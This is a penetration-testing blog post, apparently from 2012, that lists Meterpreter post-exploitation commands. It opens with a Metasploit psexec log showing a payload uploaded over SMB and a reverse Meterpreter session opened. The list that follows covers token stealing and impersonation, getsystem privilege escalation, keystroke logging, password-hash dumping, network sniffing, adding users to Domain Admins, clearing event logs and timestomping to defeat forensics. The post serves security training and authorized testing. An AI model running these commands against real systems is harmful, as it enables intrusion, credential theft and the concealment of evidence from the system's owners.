


Meterpreter Commands

 pentestlab.blog/category/general-lab-notes/page/18

March 26, 2012

Here is a list with all the Meterpreter commands that can be used for post exploitation in a penetration testing.



```
msf exploit(psexec) > exploit
[*] Started reverse handler on 10.0.0.227:4444
[*] Connecting to the server...
[*] Authenticating to 10.0.0.248:445|WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \DGgcQIXR.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.0.0.248[\svctli] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.0.0.248[\svctli] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (LRIRovfc - "MiPHoLHGssnq6x")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \DGgcQIXR.exe...
[*] Sending stage (749056 bytes) to 10.0.0.248
[*] Meterpreter session 2 opened (10.0.0.227:4444 -> 10.0.0.248:25641) at 2011-06-24 16:34:38 +0200

meterpreter > █
```

help

Open Meterpreter usage help

run *scriptname*

Run Meterpreter-based scripts; for a full list check the scripts/meterpreter directory

sysinfo

Show the system information on the remote target

ls

List the files and folders on the target

use priv

Load the privilege extension for extended Meterpreter libraries

ps

Show all running processes and which accounts are associated with each process

migrate *PID*

Migrate to the specific process ID (PID is the target process ID gained from the ps command)

use incognito

Load incognito functions. (Used for token stealing and impersonation on a target machine)

list_tokens -u

List available tokens on the target by user

list_tokens -g

List available tokens on the target by group

impersonate_token DOMAIN_NAME\USERNAME

Impersonate a token available on the target

steal_token PID

Steal the tokens available for a given process and impersonate that token

drop_token

Stop impersonating the current token

getsystem

Attempt to elevate permissions to SYSTEM-level access through multiple attack vectors

shell

Drop into an interactive shell with all available tokens

execute -f cmd.exe -i

Execute cmd.exe and interact with it

execute -f cmd.exe -i -t

Execute cmd.exe with all available tokens

execute -f cmd.exe -i -H -t

Execute cmd.exe with all available tokens and make it a hidden process

rev2self

Revert back to the original user you used to compromise the target

reg *command*

Interact, create, delete, query, set, and much more in the target's registry

setdesktop *number*

Switch to a different screen based on who is logged in

screenshot

Take a screenshot of the target's screen

upload *file*

Upload a file to the target

download *file*

Download a file from the target

keyscan_start

Start sniffing keystrokes on the remote target

keyscan_dump

Dump the remote keys captured on the target

keyscan_stop

Stop sniffing keystrokes on the remote target

getprivs

Get as many privileges as possible on the target

uictl enable keyboard/mouse

Take control of the keyboard and/or mouse

background

Run your current Meterpreter shell in the background

hashdump

Dump all hashes on the target

use sniffer

Load the sniffer module

sniffer_interfaces

List the available interfaces on the target

sniffer_dump *interfaceID pcapname*

Start sniffing on the remote target

sniffer_start *interfaceID packet-buffer*

Start sniffing with a specific range for a packet buffer

sniffer_stats *interfaceID*

Grab statistical information from the interface you are sniffing

sniffer_stop *interfaceID*

Stop the sniffer

add_user *username password -h ip*

Add a user on the remote target

add_group_user "Domain Admins" *username -h ip*

Add a username to the Domain Administrators group on the remote target

clearev

Clear the event log on the target machine

timestomp

Change file attributes, such as creation date (antiforensics measure)

reboot

Reboot the target machine